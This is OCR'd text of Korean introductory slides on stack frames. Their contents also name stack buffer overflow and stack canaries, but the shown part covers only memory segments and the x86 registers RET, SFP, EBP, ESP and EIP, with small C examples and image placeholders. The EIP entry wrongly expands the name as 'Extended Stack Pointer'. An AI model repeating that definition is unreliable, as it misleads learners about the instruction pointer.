Dream Hack

: Stack Frame, Stack Buffer Overflow, Stack Canary

CONTENTS

01

Stack Frame

EBP, ESP, SFP
프롤로그, 에필로그를 이해했어요.

02

Stack Buffer Overflow

스택 버퍼 오버플로우를
이해했어요.

03

Stack Canary

스택 카나리를 이해했어요.


Stack Frame


: 가볍게 보지 말고 집중

스택 프레임

프로세스의 메모리를 크게 5가지의 세그먼트(Segment)로 구분해요.

세그먼트란 적재되는 데이터의 용도별로 메모리의 영역을 나눈거에요.






코드 세그먼트

실행 가능한 기계 코드가 위치하는 영역이에요.

```
int main() { return 31337; }
```

↓


554889e5b8697a00005dc3



데이터 세그먼트

컴파일 시점에 값이 정해진 전역 변수 및 전역 상수가 위치하는 영역이에요.


```
int data_num = 31337;
```



BSS 세그먼트

컴파일 시점에 값이 정해지지 않은
전역 변수 및 전역 상수가 위치하는
영역이에요.


```
int bss_data;
```



힙 세그먼트

힙 데이터가 위치하는 영역이에요.

```
malloc(sizeof(*heap_data_ptr));
```



스택 세그먼트

프로세스의 스택이 위치하는 영역이에요.

```
scanf("%d", &choice);
```

RET, SFP, EBP, ESP, EIP

RET (Return Address) : 호출이 종료되고 호출자로 돌아가는 명령이에요.


SFP (Saved Frame Pointer) : 이전 함수의 EBP를 저장해요.

EBP (Extended Base Pointer) : 현재 함수의 베이스 포인터를 저장해요.

ESP (Extended Stack Pointer) : 스택의 최상단을 가리켜요.

EIP (Extended Stack Pointer) : 다음에 실행할 명령어의 주소를 저장해요.

EBP, ESP



